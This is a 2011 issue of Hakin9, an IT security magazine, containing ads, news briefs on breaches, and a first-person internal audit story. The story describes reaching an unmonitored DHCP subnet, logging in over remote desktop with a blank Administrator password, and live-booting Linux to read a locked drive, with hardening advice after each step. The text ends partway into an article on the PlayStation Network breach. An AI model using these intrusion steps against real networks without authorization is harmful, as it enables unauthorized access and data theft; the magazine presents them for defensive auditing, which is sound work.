

# HAKING

**PRACTICAL PROTECTION**

IT SECURITY MAGAZINE

## INSECURE ACCESS CONTROL

**HACKING PLAYSTATION NETWORK**

**BRUTEFORCING AND THWARTING ATTACKS**

**ATTACKING, AUTHENTICATION, AND ACCESS CONTROL**

**ACCESS CONTROL: LOCK-DOWN YOUR NETWORK**

**ASP.NET'S ACCESS CONTROL FOR THE WEB**

**VOIP ACCESS CONTROL**

**MANET AND ITS VULNERABILITIES**

Vol.6 No.6  
Issue 06/2011(42) ISSN: 1733-7186

**PLUS**

**MSONA MBOX 2000 FEATURES & FUNCTIONALITY REPORT**

PREPARED BY BROADBAND TESTING COMPANY

**NEW COLUMN: READERS STORIES**

TRUE, DIDACTIC AND AMUSING STORIES ON IT SECURITY MISTAKES



# It's here! Penetration testing for Students



**Click here  
To enter the  
early bird list**




## 80% of beginners remain beginners or give up completely

We know the pain of being a beginner. You either don't have the foundational skills or you don't have a clear path to follow. Don't give up. There is a better way. Our course will teach you basics of networks and web apps.

## It's not just about 1337 instructors

Expert teachers hardly remember what took them to the expert status. It's a fact. There is no way to effectively teach beginners other than help them building strong foundations and showing them the correct path.



## You can do it

If you keep studying without a clear learning path you are probably wasting time. Secret is path and perseverance. Better a single step in the correct direction than 10 random steps. Our course will save you months of struggling and frustrations.

# You gotta see this.

[www.elearnsecurity.com](http://www.elearnsecurity.com)



Still hacking virtual machines?



Reserve your seat in the Coliseum

The most epic web app hacking lab  
you have ever seen

**CLICK HERE**



Epic!

[www.coliseumlab.com](http://www.coliseumlab.com)

## HAKIN9 team

**Editor in Chief:** Ewa Dudzic  
ewa.dudzic@hakin9.org

**Managing Editor:** Patrycja Przybyłowicz  
patrycja.przybylowicz@hakin9.org

**Editorial Advisory Board:** Steve Hodge, Jonathan Edwards, Michael Munt, Carlos Alberto Ayala, Donald Iverson

**DTP:** Ireneusz Pogroszewski  
**Art Director:** Ireneusz Pogroszewski  
ireneusz.pogroszewski@software.com.pl

**Marketing Manager:** Małgorzata Bocian  
m.bocian@hakin9.org

**Proofreaders:** Steve Hodge, Jonathan Edwards, Michael Munt

**Top Betatesters:** José Luis Herrera, Rod MacPherson, John DeGennaro, Ivan Burke, Matthew Dumas, Martin Tartarelli, Shayne Cardwell, Flemming Laugaard

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

**Senior Consultant/Publisher:** Paweł Marciniak


**CEO:** Ewa Dudzic  
ewa.dudzic@software.com.pl

**Production Director:** Andrzej Kuca  
andrzej.kuca@hakin9.org

**Subscription:** Iwona Brzezik  
iwona.brzezik@software.com.pl

**Publisher:** Software Press Sp. z o.o. SK  
02-682 Warszawa, ul. Bokszerska 1  
Phone: 1 917 338 3631  
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.  
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.  
To create graphs and diagrams we used [smartdraw.com](http://smartdraw.com) program by  SmartDraw

The editors use automatic system **AOFOS**  
Mathematical formulas created by Design Science MathType™

### DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

In these times when privacy is ruled by social networking sites and access to it is so much desired by global corporations of different kinds, the protection of your company and private data becomes more and more important for all of us. However, we tend to forget, and quite often, that we are present on various lists and that our identity is being exploited by both professionals and strangers. This issue I would like to dedicate to access control, which is an important and a very wide topic and – by many – underestimated. What you will find inside is just a sample of what could be written about access control. Nevertheless, I hope it will be an inspiration for you to look deeper into this subject matter.

In this issue we published several articles that deserve your attention: *Wireless ad hoc Network and its Vulnerabilities* by Aleksandre Lobzhanidze, *Flexible Access Online: ASP.NET's Access Control for the Web* by Tim Kul, *Access Control: Lock-down Your Network* by Gary S. Milefsky and *Obscuring the Truth* by Israel Torres.

I would also like to mention the new Reports section prepared by Broadband Testing company specially for especially for Hakin9. In this issue: *Msona mBox 2000 Features & Functionality Report* by Steve Broadhead. Another novelty is the Stories section. We open this column with the article: *A Hole in Your Access Control* by Ali Al-Shemery. It's true amusing and didactic story. I hope you will like it and that it will provide a good appendix for the technical articles.

And now please go to the next page for all the great articles published in the June issue.

Enjoy reading!  
Patrycja Przybyłowicz  
& Hakin9 team


# Be reactive...

- Your systems are being attacked 24 hours a day...
- You understand the threats and are protected against them...



# Be proactive...

- My users' behaviour threatens our systems...
- I understand what motivates my users and what threats are coming my way...



ID Theft Protect provides information on threats from a user perspective.

Visit: <http://id-theftprotect.com>

## IN BRIEF

### 08 Latest News From the IT Security World

by Armando Romeo, eLearnSecurity  
ID Theft Protect

## STORIES

### 10 A Hole in Your Access Control!

by Ali Al-Shemery

A couple of days ago I was called out to do a security audit on a company's internal network security and its access control. The audit was asked to be done on a specific day that the company chose. The reason behind that was to ensure I get no interference from their Network/System Administrator. I will not go through the audit process itself but will show and prove to you how even a well-secured network could be brought (hacked) down by a single mistake, and why implementing access controls then auditing them is an important factor to ensure their effectiveness.

## ATTACK

### 14 PSN Hack Where Risk Management and Reality Collide

by Simon Walker and Javvad Malik

There have been many column inches dedicated to the PlayStation Network, which was taken offline following a breach. It has been a high-profile incident and has left Sony management red-faced with many questions thrown at them – not all of which have been answered convincingly. It is simply not possible to protect against all possible security flaws in a product – but proper risk assessment at least indicates what these might be and allows an informed decision. This is important for both companies and for you, the consumer.

### 18 Obscuring the Truth

by Israel Torres

Veiled in a world of pseudo-randomized padded nulls lies the answer in plain sight, laughing at you mockingly. It's really only a matter of connecting the dots... Or is it? Can the answer be shielded better by simply adding more dots to connect? Does this help or hinder, and whom? Encryption is a double-edged sword and it is caked in blood and rust. Super-encipherment has been historically used to doubly throw off attackers (cryptanalysts) from finding the answer speedily (or at all). Once you think you've unlocked something you have a brand new puzzle staring at you silently.

### 22 Attacking, Authentication, and Access Control

by Rich Hoggan

As part of a growing trend where people utilize more services on-line, we rely more and more on entering our data into what we trust as being secure web-forms. Has it ever crossed our minds while we enter our information into web forms that our trust would ever be compromised? We assume that no one besides the service provider and ourselves will ever have access to such information. Like in the Wild West, there can't be any room for complacency on the internet. It's just because of this complacency that authentication and access control measures play an increasingly important role in safeguarding the privacy of our data.

## DEFENSE

### 26 Access Control: Lock-down Your Network

by Gary S. Milefsky

If most of the threats are coming from the inside, what are you doing about it? According to US-CERT (United States Computer Emergency Readiness Team), 95% of downtime and IT related compliance issues are a direct result of an exploit against a Common Vulnerability and Exposure. A firewall, IDS, IPS, anti-virus software and other countermeasures don't look for or show how to remove CVEs. So most companies are really only 5% secure.

### 32 Flexible Access Online: ASP.NET's Access Control for the Web

by Tim Kulp

The web was not built to remember users between trips to the server. In fact, the stateless nature of the HTTP forgets anything outside of the immediate Request traveling to the Server or Response going to the Browser. All memory must be handled by features in the Application Server or by the Browser. All memory must be handled by features in the Application Server (such as IIS, Apache, etc...) or by the Browser. This provides a challenge to a core concept in security, Access Control.

### 38 VoIP Access Control

by Ric Messier

Access control is a means by which we determine whether an agent is allowed to gain entry to a particular resource. In the case of physical security or even traditional network security, this may seem straightforward. For example, if you trust someone to gain access to a room where critical resources are kept, you provide that person a key or add

them to a badge access list. Similarly, if you want to provide someone access to files you are sharing on a network, you would add their user id to an access control list so they would be able to get to the files they need or want.

## 42 Wireless ad hoc Network and its Vulnerabilities

by Aleksandre Lobzhanidze

A mobile ad-hoc network (MANET) is a self configuring infrastructure-less network, consisting of mobile devices, connected via wireless links. Each device in MANET can move independently from others in any direction, and therefore change its links very frequently. Each device on MANET must forward data unrelated to its own use and therefore serve not just as consumer of the data, but also as a router. The main challenge of MANET is to maintain the information required to properly route the traffic. Such networks may operate themselves, or be connected to the global network – Internet.

## REPORTS

### 50 Msona mBox 2000 Features & Functionality Report

by Steve Broadhead

In some ways it can be seen as the Holy Grail of IT procurement – finding the all-in-one office solution that does it all, without complicated installation and management; just fire up and off you go. Of course, in reality – as an absolute – this is largely a pipe dream. But for the Small to Medium Business (SMB) especially, the benefits of an easily installed, low-maintenance solution to their communications requirements – Internet, data and voice, secure and flexible enough to support their specific needs (dependent on their ISP, TelCo, Hosting company etc) – cannot be over-valued.

## EMERGING THREATS

### 54 Why are there So Many Command and Control Channels

by Matthew Jonkman

Command and control channels are an often unappreciated bit of art. Yes art. Most folks don't pay that much attention to them, professionally or personally. But as a person that spends most of my day finding and picking them apart I can tell you there are some very interesting things going on behind your favorite malware or fake AV warning on the desktop. So let's explore some of the recent stuff and reminisce about the past, from an IDS point of view. Not thinking like an antivirus engineer looking at registry keys, APIs and system calls. I can't imagine the difficulties in that life.

## CARTOONS

### 56 The Asylum

by Jim Gilbert

My paintings are non-figurative, but I realized some years ago that I was interested in how I could combine words and graphics – as a result I started to draw cartoons. Specifically I am excited about The Asylum because of its minimal nature, minimal drawing, minimal words, minimal characters... maximum content.



**eLearnSecurity**  
Forging security professionals



**Penetration testing course**  
**Like CEH.**  
**Only...One mile deep**

Interactive elearning system  
1600 slides  
4 hours videos  
Hacking Labs on DVD  
Reporting & Methodology  
Certification



**3 domains - 18 modules**  
Web Application Security  
Network Security  
System Security  
Web 2.0 attacks  
Vuln. Assessment  
Writing Rootkits  
Privilege escalation  
Advanced Buffer Overflows

The fastest path to  
Professional  
Penetration Testing

### Android has its share of shame

Researchers at the University of Ulm have announced they are capable of impersonating Android users authenticated to Google Calendar and Contacts. The exploitation is very similar to what happens in a Session sidejacking attack. The affected application, ClientLogin, shares login credentials with Google servers using an encrypted channel but then fails to protect the authentication token that is used for any subsequent request for up to 14 days. By stealing this token it is possible to impersonate the victim and access her data.

The vulnerability has already been fixed by Google in early May with the release of Android 2.3.4 and similar vulnerabilities in other accounts are being mitigated. It is known that Picasa account might suffer from the same issue.

Android versions up to 2.3.3 are vulnerable and, according to Google stats, this accounts for 99% of the devices on the market.

Verizon and other carriers have yet to push the update at the time of this writing. Android users are advised to either upgrade or else to watch out for any unknown wifi connection in the meantime.

Source: Armando Romeo,  
[www.elearnsecurity.com](http://www.elearnsecurity.com)

### Sony, poor Sony

With 100 million records jeopardized, Sony has become victim of the second biggest data breach ever.

The Playstation maker, subject to a publicity nightmare, has restored operation of the Playstation network after weeks of downtime and damages counting in billions of dollars.

After the Geohot case, the hacker sued by Sony in February, the Anonymous group was believed to attack Sony in revenge. However, when the PSN had been put down, the Anonymous group had declared their innocence for this particular case, since media had started speculating about the involvement of the hackers crew in the breach.

Anonymous crew is aware that an involvement in a data theft, with the attempt to monetize the outcome selling credit card numbers, would become very damaging for the same organization.

Since then, there is still no precise information as to who is behind the breach and little has been leaked as to how hackers managed to breach Sony.

What is known is that over 100 million credit cards of US and non US citizens have been stolen and a portion of them have been decrypted and sold in underground forums.

Sony stock was traded at \$36.84 USD at Nasdaq on March 1st, while at the time of writing Sony (NYSE: SNE) is being traded at \$27.70 USD, a 25% loss translated in 9 billion dollars vaporized in 2 months.

Source: Armanod Romeo,  
[www.elearnsecurity.com](http://www.elearnsecurity.com)

### Geek.com found serving malware through exploit kit

*Geek.com* is a one stop website for all things tech. You will find articles spanning from hardware to software, from mobile technologies to new video games. It's indeed one of the preferred sources for... geeks.

The website has recently fallen victim to a subtle but nowadays common iframe injection that targeted the website's visitors. The iframe, indeed, was pointing to an exploit kit packed with a number of web browsers and plugin exploits aimed at installing malware.

Injection iframes on trusted website seems to be the easiest and fastest approach to growing a botnet nowadays.

Source: Armando Romeo,  
[www.elearnsecurity.com](http://www.elearnsecurity.com)

### Osama is worth money on Facebook

Referring to Osama Bin Laden's death, someone said *it's amazing what Americans can do while Playstation network is offline*. But it's even more amazing what scammers are able to do with the news we all protect.

Since the Osama Bin Laden death there have been plenty of attempts to trick Facebook users into falling for clickjacking attacks and a number of other phishing and malware spreading attempts.

The latest viral scam involved the undisclosed Osama killing video.

As we all know this video has not been publicly released and there's no proof that there's one either. However scammers have managed to turn this *leaked* video into a money making machine..

As reported by Graham Cluley's blog, if you see a post on your Facebook wall titled *Osama Killing Real Video Leaked* and you click on it, it will bring you to a website located in India, looking pretty similar to Youtube and asking you to provide a captcha. Captcha is as easy as it can be, in order to have most of the people easily go through it and click Submit.

By clicking Submit, to enter validate your captcha, you will instead share the same Osama fake video with all your friends (through clickjacking). And things get viral.



Money comes in when you, after having clicked Submit, are asked to take a quick survey, for which scammers are paid, before viewing the video.

Honestly, this is smart.

Source: Armando Romeo,  
[www.elearnsecurity.com](http://www.elearnsecurity.com)

## Apple release iOS security update

Apple released a software update on the fifth of May for iPhone, iPad and iPod users which prevents the device from storing (via synchronisation) geo data from a users device onto a PC/Mac. Two UK computer researchers identified that Apple devices could effectively be used to trace where users had been and that a file was stored on the user's PC/Mac. The file could be accessed by anyone who had malicious intent. Apple says they don't track anyone and Steve Jobs, Apple's Ceo, confirmed this. Android phones also keep a similar cache, but only if the user permits – that said, Apple also offers the user the permission but it is hard to find any reference until you read through the iTunes store agreement.

This latest update (<http://www.apple.com/ios/>) removes the cache file immediately. The files has been used for cell site triangulation (via cell towers) in the event GPS isn't available. This allows iPhone users for example to make new quicker calls.

### Note

It's not so much of a security issue, as this data is collected by most if not all smartphone devices.

Source: ID Theft Protect

## EU introduce Web cookie laws

On May 26th, European websites will have to police their own cookies (<http://bit.ly/Iz3Zg4>) but what about third-party cookies from advertisers? This will be more problematic to regulate under the European privacy law. The EU *Internet Advertising Bureau* (IAB) wants an *icon* or *logo* on adverts that when clicked shows the data that is being transmitted.

On February 11th, 2011 the US Congress passed a bill (Do-Not-Track-Me-Online Act <http://bit.ly/gaUQRj>) that would require online-tracking firms to allow citizens to opt out of tracking (see my Firefox and IE9 posts to find out more about cookie control). If they didn't conform they would face heavy fines. Both the European and US have been focussing on how website cookies are being used – hence the introduction of these new laws although they are very different approaches.

Source: ID Theft Protect/<http://julianeansblog.com>

## Facebook introduce Recent Activity privacy

Facebook actually developed the *Hide Recent Activity* function with privacy in mind. You probably already know that *Recent Activity* can only be viewed by your friends but they could still be viewed elsewhere. :( Facebook decided to disable this function which allowed users to clean up their Wall, so only *Status Updates* and posts from your friends appeared. This option was removed by Facebook but in the last week has now been reinstated. The same as before, it allows you to automatically hide all current and future posts from *Recent Activity*. Facebook have also retained the option for you to disable this function if you wish.

Source: ID Theft Protect/<http://julianeansblog.com>

## Firefox release 4.0.1 security update

Firefox 4.0.1 (<https://www.mozilla.com/en-US/firefox/4.0.1/releasesnotes/>) was released by Mozilla on Thursday (April 28th) with an update that fixed 50 bugs. This release fixes memory corruption bugs in the browser engine and another deals with two crashes that could potentially be exploited to run malicious code. The 4.0.1 security updates address vulnerabilities that are considered remotely exploitable.

Source: ID Theft Protect

## PlayStation data breach latest news

The PSN network (<http://bit.ly/f7rfDN>) is still offline, very bad news for all you online gamers in cyber world. The latest update suggests they are working around the clock to fix the network/server data breach. Sony is making efforts to look after their players. All users will be receiving a one month complimentary pass to the PlayStation Plus Subscription and as I reported in my original story (<http://www.julianeansblog.com/2011/04/playstation-network-data-breach-what-you-can-do.html>), US based players will be given free identity theft protection (<http://blog.us.playstation.com/2011/05/05/sony-offering-free-allclear-id-plus-identity-theft-protection-in-the-united-states-through-debix-inc/>) for one year. At the time of writing of this post, Europeans haven't received these offers as yet. :( Sony have indicated that they will be offering two free games (<http://blog.eu.playstation.com/2011/05/06/scee-identity-theft-protection-offering/>) from a list of four. So keep one eye open for this offer!

Source: ID Theft Protect/<http://julianeansblog.com>

# A Hole in Your Access Control!

A couple of days ago I was called out to do a security audit on a company's internal network security and its access control. The audit was asked to be done on a specific day that the company chose.

## What you will learn...

- Why a single mistake in your access control could ruin everything
- Why you need to audit your access control
- Penetrating a network doesn't always need exploits

## What you should know...

- System Administration basics
- System Hardening and some basic security knowledge
- Be familiar with basic network and security tools (ipconfig, nmap, etc.)

The reason behind that was to ensure I get no interference from their Network/System Administrator. I will not go through the audit process itself but will show and prove to you how even a well-secured network could be brought (hacked) down by a single mistake, and why implementing access controls then auditing them is an important factor to ensure their effectiveness. Please note the importance of *auditing*, because without doing an audit on your access controls, how do you know they are good and effective?

I asked for network access as if I'm a guest, so I was given a desk and a PC running a Windows OS which was used by the company's guests. I was not given anything else! My first action was using `cmd` and `ipconfig` to check some basic LAN information, such as Network Addresses, Subnet used, Gateways, DHCP, DNS, etc. The PC given was using a static IP Address which most companies I have seen today use in order to ease many tasks, including administration, monitoring, reduce DHCP network traffic, etc. There are more reasons to use static IP Addresses but I think these show the point of my concern. Then I shutdown that PC and un-plugged its network cable. I substituted my laptop running GnackTrack & plugged that cable into my laptop's ethernet interface. I then configured my laptop's network interface (eth0) to use the same IP Address of the guests PC. Now I wanted to gather more information about the network, so I fired off a simple network sweep using `nmap`. I got two or three responses, but after that I got

nothing! It seemed to me as if I was cut off from the whole network. Yes, my whole IP Address was blocked, and I can infer there is an IPS working around the corner!

Now I'm really stuck! I couldn't go ahead and choose another static IP Address, because I don't want to trigger another alarm, specially when I don't know which IP's are not monitored. After some time thinking, I switched my network interface from the use of a static IP Address to get one from the networks DHCP server. Here started the magic.

## Never Run Services You Don't Need!

I got an IP Address but... the IP was for a different subnet! This subnet was either invisible to the employees or they didn't know of its existence. I will go with the second thought because none of them had administration privileges on their machines to change their network cards from using static IPs to DHCP. So how would they know about this network? I didn't even know about it at first.

Now I asked myself a simple question: If this network is hidden, why monitor it? And yes, I was correct about that. I went again and fired off a network sweep using `nmap` and collected all the devices IP Addresses I got. From those IP Addresses and their host names I was able to identify the Administrators PC! At this point, I still haven't used any exploits.

Since the administrator wasn't there, I said to myself, *why not try to connect to it?* So I ran `rdesktop` to the administrators PC. I was now on the doorstep of the

administrators PC. As usual on any Windows system, there was a field for the username, password, and the domain the PC is working on. I didn't know the administrator's username or his password. I didn't think of brute forcing it, so I thought of testing his local administrator account. I mean the local system user *administrator*. I typed *Administrator* and just pressed *Enter*. Again, I was in!

I was shocked that he had his system's remote desktop enabled, and he didn't even check his local administrators password. Really this was my lucky day.

### Please Hide Your Important Files Cleverly!

Now that I'm inside the most important PC in the whole network, I started searching for important data on it. I found two hard disk partitions. One was for the OS, and the other I couldn't access because it was maybe encrypted or locked with some sort of software. Anyway I kept searching through the file system and specifically in the most important folders. When I entered the *Program Files* folder I saw a strange folder name. I opened the folder and found that it was 30 seconds to Mars.

I couldn't believe it! *This really is my most lucky day* (that's what I said to myself with a big smile on my face). There were four Excel sheet files: each file was for a department of the company and its services. Also, a surprise: each of those files contained full description of these services with full usernames and passwords to each of them (servers, websites, etc.). With all this stuff collected, I could bring the whole network and its external services down or under my command and control, but I decided to go a step further, and complete my audit.

### Don't Simply Lock Your Drive With a Password!

I went to the administrator's PC, placed a Linux live-boot DVD inside, and rebooted the machine. I immediately mounted the partition that I couldn't access from my previous step and accessed all the data on it. The drive contained all of the company's important data. I really don't know why this guy didn't encrypt them using, for example, TrueCrypt (or any other encrypting application). Instead, he leaned on some Windows application that couldn't protect anything when I booted into a Linux system. I think he never thought someone would be able to access his machine, but even if I couldn't access it remotely, he should have taken immediate physical security under consideration too.

### How to Benefit and Close the Hole from this Case?

It's well worth bearing the following rules in mind:

#### Never consider your network users are dumb

...and don't know more than running their office and IE applications, especially when you allow guest to use

your network. Your networks guest might have some security skills and techniques up their sleeves.

#### Never build your access control on specific IP Addresses or ranges only

Like monitoring the static IP addresses and forgetting to monitor the ones from the DHCP server. It would be much better to build a network map which describes IP address ranges and to whom they belong. From there build your monitoring and protection policy, because you will not be forgetting anything.

#### Never run a service that you don't need or that can expose your network

Just like the administrator's DHCP service. Such services could be the weakest point in your network security policy, because usually it will not even be documented and you might even miss patching/upgrading it when its needed. The more software or services you run, the more options an attacker will have to hijack your network and access it.

#### Never allow an account with a blank password to be used

You must enforce your password policy on the whole users (even your local users) unlike our friend in this case, who had his local administrator user with a blank password. You must enforce a complex password policy on all of the users. They will be fighting you in the beginning, but after a while they'll get used to it, and they will realize that it's for the sake of them all and their security and privacy. Some people might find it hard to choose a complex password, but with today's growing software market, its very easy to find a password manager that not only stores your password but even generates them for you. I highly recommend using KeePass.

#### Never allow remote administration to your PC without using a strong access control policy on it

I managed to access the administrator's PC remotely because of this hole or mistake the administrator had allowed. When you need remote administration, try to limit the locations of access. I know this isn't an easy task to do, specially when you're connecting from different locations, but even that can be solved by using a Port Knocking system. As a Port Knocking solution, I highly recommend using Tariq or SPA.

#### Never trust hiding data without encryption

Even hiding them in some unusual folders isn't safe. As we saw from our case, I was able to access lots of important information because I managed to find the folder where the administrator hides his data. This type of solution isn't actually any solution at all. Even though I might have not found this folder and what's in it, the

**On the 'Net**

- <http://first.address.full.link/> – *what's here*,
- [http://second.address/something\\_else.html](http://second.address/something_else.html) – *what's here*.

**Glossary**

- <http://it-audit.sans.org/community/whitepapers> – *SANS IT Audit – Security Beyond the Checklist* :
- [http://it-audit.sans.org/community/papers/web-application-security-audit\\_184](http://it-audit.sans.org/community/papers/web-application-security-audit_184) – *Web Application Security Audit*
- [http://it-audit.sans.org/community/papers/auditing-networks-perimeters-systems\\_160](http://it-audit.sans.org/community/papers/auditing-networks-perimeters-systems_160) – *Auditing Networks, Perimeters and Systems*

*protection* was based on chance. In security we don't build a policy based on chance and luck. We must build it based on facts. If you deal with it like in this case, then you will fall again to the first point when I told you that you must not think that all users are security-illiterate, and you're the only one with a head. I highly recommend you create either a hidden file or a partition and encrypt it using, for example, TrueCrypt. This way, even if someone like me managed to reach your hidden directory, he/l will not be able to benefit from it easily, if benefit from it at all (are you willing to crack this encryption system, which may take years on general computers? Well, I'm not).

**Never use a Windows application that locks your drive but doesn't encrypt it**

If someone could get physical access, they can crack that application that locks your drive. I have seen lots of Windows users who use such software. The problem is most of them don't know how this software works and think that this was right solution for keeping their important data safe. Most of these tools use a system service running in the background of the machine and block any normal access to that drive (when you double click the drive). The reason why tools such as these are very naive in my opinion, is that you can bypass its protection very easily. Some of them can even be uninstalled without requiring a username and password. These tools will help you as long as you're under that system's control but not whenever you hop and ride another Operating System. Then you're in deep trouble, and I really mean it. You must always consider encrypting your files, and not relying on these sort of tools. Also not to forget, is that physical security is really important. Lots of people think of everything related to their network, devices, servers, services, and applications. But what most of them forget is the physical security of all that. Physical security isn't the last layer of your network security, it really could be the first! You must take good precautions to handle it and have a good policy for physical access too, especially to the data center room of your company. If your company has the ability to dedicate the funds needed, don't hesitate to install cameras, as you will really appreciate their work, especially when there has been a burglary or someone has entered the server room and played with some cables or anything inside the room that caused a problem. Don't these things are not going to happen!

**Always document your work and use a written policy even on computers**

...but at least there is something to go back and forth from. Also, it will be easier to adapt to new tools in expressing how they were done, and why they were done. Really, a good documentation will help you very much with making your life as a network administrator or security officer easier, and please don't forget that I mentioned to encrypt important things. Please encrypt these documents, because in the end they're just like a map leading the person using it through the passage way.

**Finally, always audit, audit, audit your network's Access Control to ensure its giving you what's expected**

... and that it's really functioning how it's supposed to do. Go through your check lists and documentation on a weekly or monthly basis (depends on the time you can give to such tasks). Doing a routine check and keeping yourself updated with the latest news and technology will really help you evolve your security policy and not just update it. Your Access Control's success really depends on you, and it depends on your good auditing of it. Holes like the ones I found wouldn't have been there if the administrator had done a simple audit to his work, but that wasn't done, so there I was, inside your network.

**Summary**

That was the story of bringing down a network running some really good network security devices and security applications, all because of a hole in the administrator's Access Control. And as you read, it was all done without using one single exploit!

**ALI AL-SHEMERY**

*The author has been working as a network security officer for different large companies for more than five years. His day-to-day activity is related to firewall auditing, IDS/IPS, and policy enforcement. He holds a Ph.D. degree and MS.c. degree in Computer Information Systems (CIS), and a BS.c. degree in Computer Science. Throughout his working career he managed to gain a couple of well known technical certificates such as ECSA, CEH, CNI, CLP10, CLA10, CLDA, IBM Certified Specialist – System p Administration, Novell Linux Specialist, and RHCE.*



# EMERGING THREATS PRO

the comprehensive ruleset

emergingthreatspro.com

## The complete ruleset, focused on malware just like you are.

- Complete Ruleset
- The Best Malware Coverage
- Suricata and Snort Versions
- Cost Effective
- Site Licensing
- Customization

**The Emerging Threats Pro is a complete, stand-alone ruleset** that draws upon numerous sources of intelligence as well as the EmergingThreats.net open source project to provide up to the minute rules for your network. The rules are updated daily as the threats are identified. No delays, no obfuscated rules.

**Emerging Threats Pro will detect more malicious content in your network.** Every network has some and most IDS rulesets don't cover it well. The research required to keep up to date on the bots and command and control channels in use is massive. But we've been doing that for ten years now...we've got you covered.

**Snort and Suricata versions.** We're not tied to any one platform or engine, so we don't have to make the choice not to cover a threat to avoid making a platform perform poorly. We know you can manage your

sensors, so we let you make the decision as to which threats are most important.

**Customized Rulesets.** Every network is different, and for most organizations all the coverage they need can be found in the Pro ruleset. But for others, the threats they face are very specific and require custom rules to be developed specifically to meet those needs. The in-house Pro research team specializes in creating custom rulesets and working with clients to create optimum network security.

**We offer site licensing discounts for larger sensor networks.** We know you need a predictable cost per year and nobody wants to spend time counting sensors. Let us know about how many sensors you have and we will work out a competitive price you can rely on.

## If you need comprehensive coverage for the vulnerabilities and malware that threaten your network then Emerging Threats Pro is the ruleset for you.

	Emerging Threats	Emerging Threats Pro	The Other Guys
Suricata Support	YES	YES	—
Snort 2.4 to Current Support	YES	YES	—
Serious About Malware	YES	YES	—
CnC/Data Exfiltration Focus	YES	YES	—
Community Intel/Support	YES	YES	—
Hardware/Platform Neutral	YES	YES	—
Load Rated Rulesets	YES	YES	—
Complete Major Vuln Coverage	—	YES	YES
Known Bad IP Lists	—	YES	—
IP Reputation Support	—	YES	—
Full Time Research Team	—	YES	YES
Research Partnerships	—	YES	YES
24x7 Email Support	—	YES	—
24x7 Phone Support	—	YES	—
Custom Rulesets	—	YES	—
Other Formats	—	YES	—
Site Licensing	—	YES	YES

# PSN Hack

## Where Risk Management and Reality Collide

There have been many column inches dedicated to the PlayStation Network, which was taken offline following a breach. It has been a high-profile incident and has left Sony management red-faced with many questions thrown at them – not all of which have been answered convincingly.

### What you will learn...

- Why risk assessment is important
- Why organisations sometimes get it wrong
- How security incidents affect individuals – not just companies
- Simple steps to take to protect your personal data

### What you should know...

- The simplest definition of risk: an adverse event with a probability associated with it
- The simplest definition of risk assessment: the process of assessing what could go wrong, and how likely it is

It is simply not possible to protect against all possible security flaws in a product – but proper risk assessment at least indicates what these might be and allows an informed decision. This is important for both companies and for you, the consumer.

You may not be Steve Jobs or Steve Ballmer. The company you work for may not have an online gaming community and you may not sell games consoles, but it is certain that you are the consumer for goods and services that you would at least hope include security as part of what you've bought into. If you put your money in a bank, you hope it's still there when you want to withdraw it. But more importantly, security is becoming more important as so many products include a technology-enabled element. For example, maybe you bank online these days.

There are many lessons one can draw from the Sony incident as an individual, from a technical perspective, and from a business perspective. In particular, the incident illustrates the impact of weak risk-management culture – perhaps companies underestimated the concern their consumers had for security and technological risks.

### The PlayStation Network

Sony's PlayStation Network service is a powerful customer proposition. Aside from allowing user to compete in online gaming, one can browse the Internet, stream films, and more. Its prime attraction rests in the

ready supply of downloadable games. This attractive and easy-to-use package has over 77 million users around the world – 3 million in the UK alone.

### But what sits behind this?

*Point 1:* Ease of access to services tends to mean quick authentication and seamless payment, which means that user details – including card details – are stored somewhere easily accessible. Where you have such data stored, you have something worth stealing.

*Point 2:* The end user (the PS3 gamer at home) may think that they have bought in to a secure product – after all, they've put in a password – but what they couldn't see was that the infrastructure supporting it was not secure.

*Point 3:* If you're releasing a product for the young and technology-literate, a product that needs to be globally accessible, you're also mapping quite neatly onto the demographic often keenest to experiment with breaking technology. Neither of these are particularly arcane facts, so what (may) have gone wrong?

### Sony's Story

According to Sony, the incident was an *external intrusion* which certainly resulted in the compromise of certain portions of customer data, including:

- Your user name
- Your address (city, state, and postcode/zip)

- Country
- E-mail address
- Birthday
- PSN password and login name

Additionally, it appears that some further data has been compromised including credit card details and the details of subordinate accounts (e.g., where parents held the primary account and also paid for children's ones).

Certainly some press reports suggest this has been the case. Sony's advice has been to act with caution – to report to your bank that your card data may have been compromised.

Initial suggestions from Sony that the incident was orchestrated by hacktivist group Anonymous have since been dismissed by the group.

Anonymous were quick to issue a denial of this accusation. This seems to have been an attempt by Sony to excuse the incident and is in any case an irrelevance: the root causes of the incident were endemic, not a result of the actions of external influences.

### Security Assessment – How it should work

In theory, there is an accepted set of principles for organisations (for example governments) or businesses that are launching a new technology offering – for example, an online store. This can be summarised as:

- The organisation has it written down in a policy that new products need a security risk assessment
- At an early stage in a new project, they speak to their security experts to tell them what sort of security features they need to build into the product
- Before the product is launched, testing is done to make sure all the expert's requirements have been met – this might include penetration testing (ethical hacking)
- Any problems that are found are reported and fixed before the product goes out to the market

The reality is often quite different. If an organisation thinks other things are more important than a secure product – for example, getting to market quickly – it might be skipped over. Often consumers don't ask for security as part of what they're buying – how many teenagers really thought about the risk to their parent's payment details when they said they wanted a PS3? Sometimes the security professionals may come up with findings which are difficult to understand, very complex, or not stated clearly. And sometimes they will be drawn into a project when it is just too late for them to make a big difference.

